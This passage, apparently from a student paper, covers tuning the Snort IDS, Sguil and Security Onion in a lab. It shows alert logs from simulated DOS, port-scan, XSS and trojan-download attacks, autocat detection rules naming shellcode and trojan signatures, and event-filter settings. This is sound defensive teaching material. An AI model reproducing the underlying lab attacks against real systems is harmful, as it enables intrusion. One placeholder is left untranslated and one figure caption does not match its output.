C4	1	laurent-Vi...	4.6527	2015-01-21 21:01:28	192.168.1.40	6996	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	3.40136	2015-01-21 21:15:29	192.168.1.40	8845	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	4.50781	2015-01-21 21:15:29	192.168.1.40	8846	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	4.102734	2015-01-21 21:24:36	192.168.1.40	45182	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...
C4	1	laurent-Vi...	3.93858	2015-01-21 21:24:36	192.168.1.40	45195	192.168.1.17	80	6	ET DOS Terse HTTP GET Li...

Figure 5.71: Category IV (C4): the DOS attack on our webserver can be put in this category.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C6	1	laurent-Vi...	3.47	2015-01-20 09:04:22	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.48	2015-01-20 09:04:23	192.168.1.40		192.168.1.17		1	ICMP
C6	1	laurent-Vi...	3.49	2015-01-20 09:04:23	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.53	2015-01-20 09:05:07	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.52	2015-01-20 09:05:07	192.168.1.40	34051	192.168.1.17	5901	6	ET SCAN Potential VNC Sc...
C6	1	laurent-Vi...	4.56	2015-01-20 09:05:07	192.168.1.40	34051	192.168.1.17	5904	6	ET SCAN Potential VNC Sc...
C6	1	laurent-Vi...	3.54	2015-01-20 09:05:08	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.55	2015-01-20 09:05:10	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.56	2015-01-20 09:05:11	192.168.1.17		192.168.1.40		1	ICMP
C6	1	laurent-Vi...	3.57	2015-01-20 09:05:12	192.168.1.17		192.168.1.40		1	ICMP

Figure 5.72: Category VI (C6): Portscans can be placed in this category.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
C7	1	laurent-Vi...	3.1156	2015-01-20 10:56:49	192.168.1.40	1140	192.168.1.17	80	6	ET WEB_SERVER Script tag...
C7	1	laurent-Vi...	4.1117	2015-01-20 10:57:22	192.168.1.40	1141	192.168.1.17	80	6	ET WEB_SERVER Script tag...
C7	1	laurent-Vi...	3.1163	2015-01-20 10:57:34	192.168.1.40	1142	192.168.1.17	80	6	ET WEB_SERVER Script tag...
C7	1	laurent-Vi...	3.1735	2015-01-20 20:26:16	192.168.1.40	1302	192.168.1.17	21	6	ET INFO .exe File request...
C7	1	laurent-Vi...	3.129277	2015-01-22 12:16:18	192.168.1.40	4444	192.168.1.17	2879	6	ET POLICY PE EXE or DLL ...

Figure 5.73: Category VII (C7): The trojan falls into this category.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
NA	1	laurent-Vi...	4.141254	2015-01-22 10:10:19	192.168.1.21		192.168.1.40		1	ICMP
NA	1	laurent-Vi...	4.141256	2015-01-22 10:10:20	192.168.1.21		192.168.1.40		1	ICMP
NA	1	laurent-Vi...	4.141258	2015-01-22 10:10:21	192.168.1.21		192.168.1.40		1	ICMP

Figure 5.74: Non classified: ICMP ping traffic.

However, this process can be automated. Therefore, one has to adjust the file "autocat.conf". Some rules have been written for our network in order to automatically classify certain events.

```
#<erase time>||<sensorName>||<src_ip>||<src_port>||<dst_ip>||<dst_port>||<proto>||<sig msg>||<cat value>

# Classify any ping traffic as NA (non classified):
none||any||any||any||any||any||1||any||1

# Classify all DOS attacks as category 4 (successful DOS attack):
none||any||any||any||any||any||%%REGEXP%%DOS||4

# Classify all unencrypted VISA traffic as category 5 (poor security):
none||any||any||any||any||any||%%REGEXP%%VISA card number||5

# Classify XSS attacks as category 2 (unauthorized access):
none||any||any||any||any||80||6||%%REGEXP%%XSS||2

# Classify MySQL brute-force attacks as category 6 (reconnaissance/scans):
none||any||any||3306||any||any||6||%%REGEXP%%SCAN Multiple SQL Logon Failures||6

# Classify Trojan injection attemps as category 1 (unauthorized admin access)
none||any||any||any||any||any||6||%%REGEXP%%ET SHELLCODE Possible Call With No Offset||1
none||any||any||any||any||any||6||%%REGEXP%%ET POLICY PE EXE or DLL Windows file download||1

# Classify FTP root access as category 1 (unauthorized root access):
none||any||any||any||any||21||6||%%REGEXP%%User root access||1
```

Figure 5.75: Custom rules added to the file "autocat.conf". For example, VISA transferred in plain text over the network is automatically placed in category V (5).

5.9.1 Configuring Sguil

As previously mentionend, the generated Sguil alerts are stored in a MySQL database. We can gain access to this database in order to execute some queries to further investigate which rules need additional configuration. Some overly active rules can be surpressed and thresholds can be set as well.

Below is a part of the tables in the Sguil database.



Figure 5.76: 107 tables are present in the Sguil database at the time of capturing this screenshot. Note that per day, additional tables are added.

All alerts are stored in the "event" table. Let us find out how many events that have been generated after the testing period.

```
mysql> select count(*) from event;
+----------+
| count(*) |
+----------+
|   271307 |
+----------+
1 row in set (0.00 sec)
```

Figure 5.77: 271307 events were generated IN TOTAL.

5.9.1.1 Listing the top 20 signatures

Listing the top 20 signatures can be handy as this allows us to fine-tune the rule that is causing so many alerts. Not only does a huge amount of alerts slow down Sguil, it will cost the user time that could better be used to focus on alerts with greater significance.

```
mysql> select count(*) as aantal, signature, signature_id from event group by signature order by aantal desc limit 20;
+--------+-----------------------------------------------------------------------+--------------+
| aantal | signature                                                             | signature_id |
+--------+-----------------------------------------------------------------------+--------------+
| 266346 | HTTP traffic                                                          |       100003 |
|   3817 | ICMP                                                                  |       100002 |
|    261 | URL 192.168.1.17                                                      |       420042 |
|    197 | FTP Traffic                                                           |       100007 |
|    166 | GPL NETBIOS SMB-DS IPC$ share access                                  |      2102465 |
|    134 | GPL NETBIOS SMB-DS repeated logon failure                             |      2102924 |
|     75 | GPL NETBIOS SMB IPC$ unicode share access                             |      2100538 |
|     45 | ET POLICY Dropbox Client Broadcasting                                 |      2012648 |
|     29 | ET INFO NetSSH SSH Version String Hardcoded in Metasploit             |      2014925 |
|     25 | ET POLICY Suspicious inbound to mySQL port 3306                       |      2010937 |
|     19 | ET SCAN Multiple MySQL Login Failures, Possible Brute Force Attempt   |      2010494 |
|     16 | [OSSEC] Integrity checksum changed again (3rd time).                  |          552 |
|     14 | ET POLICY PE EXE or DLL Windows file download                         |      2000419 |
|     14 | VISA card number                                                      |       100004 |
|     12 | ET POLICY FTP Login Successful                                        |      2003410 |
|     11 | [OSSEC] Integrity checksum changed.                                   |          550 |
|      8 | ET SCAN Potential VNC Scan 5900-5920                                  |      2002911 |
|      8 | [OSSEC] Integrity checksum changed again (2nd time).                  |          551 |
|      6 | ET POLICY HTTP traffic on port 443 (POST)                             |      2013926 |
|      6 | GPL SHELLCODE x86 inc ebx NOOP                                        |      2101390 |
+--------+-----------------------------------------------------------------------+--------------+
20 rows in set (2.01 sec)
```

Figure 5.78: One can observe that the rule 'HTTP Traffic' has been triggered many times.

It can be useful to list the IP addresses from the computers that generated the alert. Of course, since in our test lab, we only have one attacking machine, only one IP address will be listed.

5.9.1.2 Setting thresholds and limitations on alerts

In order to temper the activity of some rules, one can set thresholds and suppressions on them.

The general format of suppressing a rule is as follows:
suppress gen_id gen-id, sig_id sid-id, track [by_src—by_dst], ip IP/MASK-BITS

The general format of event_filter a rule is as follows:
NOG AAN TE VULLEN (ZIE thresholds.conf)

```
mysql> select count(*) as aantal, signature, signature_id from event group by signature order by aantal desc limit 20;
+--------+-------------------------------------------------------------------+--------------+
| aantal | signature                                                         | signature_id |
+--------+-------------------------------------------------------------------+--------------+
| 266346 | HTTP traffic                                                      |       100003 |
|   3817 | ICMP                                                              |       100002 |
|    261 | URL 192.168.1.17                                                  |       420042 |
|    197 | FTP Traffic                                                       |       100007 |
|    166 | GPL NETBIOS SMB-DS IPC$ share access                              |      2102465 |
|    134 | GPL NETBIOS SMB-DS repeated logon failure                         |      2102924 |
|     75 | GPL NETBIOS SMB IPC$ unicode share access                         |      2100538 |
|     45 | ET POLICY Dropbox Client Broadcasting                             |      2012648 |
|     29 | ET INFO NetSSH SSH Version String Hardcoded in Metasploit         |      2014925 |
|     25 | ET POLICY Suspicious inbound to mySQL port 3306                   |      2010937 |
|     19 | ET SCAN Multiple MySQL Login Failures, Possible Brute Force Attempt |      2010494 |
|     16 | [OSSEC] Integrity checksum changed again (3rd time).              |          552 |
|     14 | ET POLICY PE EXE or DLL Windows file download                     |      2000419 |
|     14 | VISA card number                                                  |       100004 |
|     12 | ET POLICY FTP Login Successful                                    |      2003410 |
|     11 | [OSSEC] Integrity checksum changed.                               |          550 |
|      8 | ET SCAN Potential VNC Scan 5900-5920                              |      2002911 |
|      8 | [OSSEC] Integrity checksum changed again (2nd time).              |          551 |
|      6 | ET POLICY HTTP traffic on port 443 (POST)                         |      2013926 |
|      6 | GPL SHELLCODE x86 inc ebx NOOP                                    |      2101390 |
+--------+-------------------------------------------------------------------+--------------+
20 rows in set (2.01 sec)
```

Figure 5.79: The HTTP alerts came from a host with IP address 192.168.1.40.

But in order to do so, we first have to know the generator ID. (This mostly will be 1).

```
mysql> select signature_gen from event where signature_id = 100003 limit 1;
+---------------+
| signature_gen |
+---------------+
|             1 |
+---------------+
1 row in set (0.01 sec)
```

Figure 5.80: The HTTP alerts came from a host with IP address 192.168.1.40.

Then, the process of setting up thresholds and limitations can begin as is shown in following screenshots.

```
# limit the alerting of 'HTTP Traffic' to 100 every hour
event_filter gen_id 1, sig_id 100003, type limit, track by_src, count 100, seconds 3600
```

Figure 5.81: Limitation: here we limit the alerting of signature 'HTTP Traffic' to 100 every hour.

```
# alert every 1 time we see 'HTTP Traffic' during a half-hour time interval
event_filter gen_id 1, sig_id 100003, type threshold, track by_src, count 1, seconds 1800
```

Figure 5.82: Combination of suppression and limitation: alert every 1 time the 'HTTP Traffic' rule is triggered during a half-hour interval.

```
# suppress 'HTTP Traffic' completely for 192.168.1.40
# to suppress an event completely, one could also remove the IP address,
# or just remove the rule.
suppress gen_id 1, sig_id 100003, track by_src, ip 192.168.1.40
```

Figure 5.83: Suppression: here we suppress 'HTTP Traffic' completely for the host with IP address 192.168.1.40 (the host were the alerts originated.

6 Miscellaneous and conclusions

Chapter contents

This final chapter will cover some additional configuration related to the MySQL database of Sguil. Next, some general facts are given non-related to Snort nor to Sguil. Finally, a general conclusion is formulated.

6.1 Sguil database optimization

As Sguil is using a MySQL database to store its alerts, we can easily search for recommendations for optimizing this database by running the "sudo mysqltuner" command.

After the tuner has performed its job, the recommendations can be implemented by modifying the "/etc/mysql/my.cnf" file.

```
-------- General Statistics --------------------------------------------------
[--] Skipped version check for MySQLTuner script
[OK] Currently running supported MySQL version 5.5.40-0ubuntu0.12.04.1
[OK] Operating on 64-bit architecture

-------- Storage Engine Statistics -------------------------------------------
[--] Status: -Archive -BDB -Federated +InnoDB -ISAM -NDBCluster
[--] Data in MyISAM tables: 620M (Tables: 90)
[--] Data in MRG_MYISAM tables: 211M (Tables: 6)
[--] Data in InnoDB tables: 4M (Tables: 76)
[--] Data in PERFORMANCE_SCHEMA tables: 0B (Tables: 17)
[--] Data in ARCHIVE tables: 6M (Tables: 1)
[!!] Total fragmented tables: 1

-------- Performance Metrics -------------------------------------------------
[--] Up for: 6h 9m 22s (75K q [3.424 qps], 9K conn, TX: 2B, RX: 16M)
[--] Reads / Writes: 68% / 32%
[--] Total buffers: 192.0M global + 2.7M per thread (151 max threads)
[OK] Maximum possible memory usage: 597.8M (15% of installed RAM)
[OK] Slow queries: 0% (6/75K)
[OK] Highest usage of available connections: 30% (46/151)
[OK] Key buffer size / total MyISAM indexes: 16.0M/61.7M
[OK] Key buffer hit rate: 96.6% (238K cached / 7K reads)
[OK] Query cache efficiency: 21.1% (8K cached / 37K selects)
[OK] Query cache prunes per day: 0
[OK] Sorts requiring temporary tables: 0% (8 temp sorts / 7K sorts)
[!!] Joins performed without indexes: 2733
[OK] Temporary tables created on disk: 3% (280 on disk / 7K total)
[OK] Thread cache hit rate: 99% (54 created / 9K connections)
[!!] Table cache hit rate: 14% (247 open / 1K opened)
[OK] Open file limit used: 0% (249/90K)
[OK] Table locks acquired immediately: 99% (94K immediate / 94K locks)
[OK] InnoDB data size / buffer pool: 4.6M/128.0M
```

Figure 6.1: Result of running the MySQL Tuner script.

```
-------- Recommendations ----------------------------------------------------
General recommendations:
    Run OPTIMIZE TABLE to defragment tables for better performance
    MySQL started within last 24 hours - recommendations may be inaccurate
    Enable the slow query log to troubleshoot bad queries
    Adjust your join queries to always utilize indexes
    Increase table_cache gradually to avoid file descriptor limits
Variables to adjust:
    join_buffer_size (> 128.0K, or always use indexes with joins)
    table_cache (> 400)
```

Figure 6.2: Recommendations for optimizing the performance.

Here, the table cache (the number of files (tables) MySQL keeps open) is increased from 64 to 512. Of course, there exist many more options in this file that can be adjusted. Obviously,

```
laurent@laurent-VirtualBox:/usr/bin$ sudo vi /etc/mysql/my.cnf

table_cache             = 512
```

Figure 6.3: The table_cache is increased from 64 to 512

more possibilities to increase the performance of MySQL exist, but they will not be covered here since this is beyond the scope of this paper.

6.2 General additional information

In the screenshots below, the network traffic is displayed for the sniffing / capturing interface of Security Onion, being eth1. One can see that some day, this interface captured 1,2GB of packets circulating on the network. This was the day that the DOS attacks were performed.



Figure 6.4: An ordinary day without DOS attacks...



Figure 6.5: ...and a day that one of our machines was DOS'ed.

Below is a screenshot that gives the reader an idea of the system load of our physical machine running Security Onion. Also, one should make sure a decent CPU cooler is installed on the physical machine running Security Onion, as CPU load is almost always 100%.



Figure 6.6: Security Onion is very demanding to the physical machine it is installed on.



Figure 6.7: Make sure you have a decent CPU cooler installed.

Finally, after the last day of testing and configuring Snort, we logged in into Snorby, the webapplication that provides a graphical overview of Snort events. The screenshots below provide an overview of the distribution of the Snort alerts.



Figure 6.8: The login screen of Snorby.



Figure 6.9: The distribution of Snort alerts in percent.

6.3 Conclusions

After an intensive week of testing and configuring Snort, a general conclusion can be formulated: out-of-the-box, Snort performs relatively well, but in order to make Snort a fully viable IDS on your specific network, additional configuration is required.

Each network is different, so a general optimal configuration that is perfect for each network does not exist. Instead, one has to configure and fine-tune Snort to make in detect as much intrusions as possible and to minimize the amount of false positives. Obviously, this process takes up lots of time.

This concludes the paper.

Bibliography

Abliz, M. (2011). *Internet Denial of Service Attacks and Defense Mechanisms*. University of Pittsburg, Pittsburg.

Bace, R. (1998). *An Introduction to Intrusion Detection & Assessment*. Infidel Inc.

Bace, R. G. (2000). *Intrusion Detection*. Macmillan Technical Publishing, New York.

Beke, M. (2013). The social media landscape in belgium. *http://www.slideshare.net/mathiasbeke/belgian-social-media-landscape*. Retrieved on January 25, 2015.

Burd, D. (2013). Introduction to security onion. *https://code.google.com/p/security-onion/wiki/IntroductionToSecurityOnion*. Retrieved on January 23, 2015.

Carr, J. (2007). Snort: Open source network intrusion prevention. *http://www.esecurityplanet.com/network-security/Snort Open Source Network Intrusion Prevention 3681296.htm*. Retrieved on November 20, 2014.

Cisco (2015a). Preprocessors. *http://manual.snort.org/node17.html*. Retrieved on January 23, 2015.

Cisco (2015b). Rules headers. *http://manual.snort.org/node29.html*. Retrieved on January 23, 2015.

Cisco (2015c). Snort license. *https://www.snort.org/licensel*. Retrieved on January 23, 2015.

Cummin (2010). Pulledpork - what is it about? *https://code.google.com/p/pulledpork/wiki/PulledPork*. Retrieved on January 23, 2015.

Damaye, S. (2013). Suricata-vs-snort. *http://www.aldeid.com/Suricata-vs-snort*. Retrieved on January 25, 2015.

De Boer, P. and Pels, M. (2005). *Host-Based Intrusion Detection Systems*.

Di Pietro, R. and Mancini, L. V. (2008). *Intrusion Detection Systems*. Springer Science & Business Media, Berlin.

Dropbox (2015). What is lan sync? *https://www.dropbox.com/en/help/137*. Retrieved on January 25, 2015.

Firnsy (2010). Barnyard2. *https://github.com/firnsy/barnyard2*. Retrieved on January 23, 2015.

Garcia-Teodoro, P., Diaz-Verdejo, J., Macia-Fernandez, G., and Vazquez, E. (2008). *Anomaly-based network intrusion detection: Techniques, systems and challenges*. Universidad Politecnica de Madrid, Madrid.

Halliday, P. (2012). the squertproject. *http://www.squertproject.org/*. Retrieved on January 23, 2015.

Heady, R., Luger, G., Servilla, M., and Maccabe, A. (1990). The architecture of a network level intrusion detection system.

Kazienko, P. and Piotr, D. (2004). Intrusion detection systems (ids) part 2 - classification; methods; techniques. *http://www.windowsecurity.com/articles-tutorials/intrusion_detection/IDS-Part2-Classification-methods-techniques.html*. Retrieved on November 22, 2014.

Kozierok, C. M. (2005). The tcp/ip guide. *http://www.tcpipguide.com/free/t_ApplicationLayerLayer7.htm*. Retrieved on November 20, 2014.

Koziol, J. (2003). Dissecting snort - preprocessors. *http://www.informit.com/articles/article.aspx?p=101148&seq*
Retrieved on January 23, 2015.

Lau, F., Rubin, S. H., Smith, M. H., and Trajkovic, L. (2013). *Distributed Denial of Service Attacks*. Simon Fraser University, Burnaby.

Northrop, E. (2013). Barnyard2. *http://www.forensicswiki.org/wiki/Barnyard2*. Retrieved on January 23, 2015.

OISF (2014). What is suricata. *https://redmine.openinfosecfoundation.org/projects/suricata/wiki/What_is_Suricata*.
Retrieved on January 25, 2015.

OISF (2015). Suricata downloads. *http://www.openinfosecfoundation.org/index.php/download-suricata*. Retrieved on January 25, 2015.

O'Leary, D. E. (2013). Intrusion detection systems. *https://msbfile03.usc.edu/digitalmeasures/doleary/intellcont/Intrusion Detecion and Continuous Auditing-1.pdf*.

Paxson, V. (1999). *Bro: A System for Detecting Network Intruders in Real-Time*. Lawrence Berkeley National Laboratory, Berkeley, CA, USA.

Project, T. B. (2013a). Introduction - overview. *https://www.bro.org/sphinx/intro/index.html*. Retrieved on January 25, 2015.

Project, T. B. (2013b). Introduction - overview. *https://www.bro.org/sphinx/intro/index.html*. Retrieved on January 25, 2015.

Roesch, M. (1999). *Snort - Lightweight Intrusion Detection for Networks*. Usenix Association.

Rouse, M. (2008). Promiscuous mode. *http://searchsecurity.techtarget.com/definition/promiscuous-mode*. Retrieved on November 28, 2014.

Schools, W. (2015). Sql injection. *http://www.w3schools.com/sql/sql_injection.asp*. Retrieved on January 24, 2015.

Shipley, G. (1999). Intrusion detection, take two. *http://www.networkcomputing.com/1023/1023f1.html*. Retrieved on November 29, 2014.

Sid, D. B. (2014). Ossec - home. *http://www.ossec.net*. Retrieved on January 23, 2015.

Smith, E. (2015). Snort vs suricata. *http://aanval.com/Snort_vs_Suricata*. Retrieved on January 25, 2015.

SourceForge (2014). Snort. *http://sourceforge.net/projects/snort/*. Retrieved on January 25, 2015.

Tipton, H. F. and Krause, F. (2007). *Information Security Management Handbook*, volume 6. CRC Press, Boca Raton.

Visscher, B. (2014). Sguil: The analyst console for network security monitoring. *http://bammv.github.io/sguil/index.html*. Retrieved on January 23, 2015.

Webber, D. (2015). Snorby, all about simplicity. *https://www.snorby.org/*. Retrieved on January 23, 2015.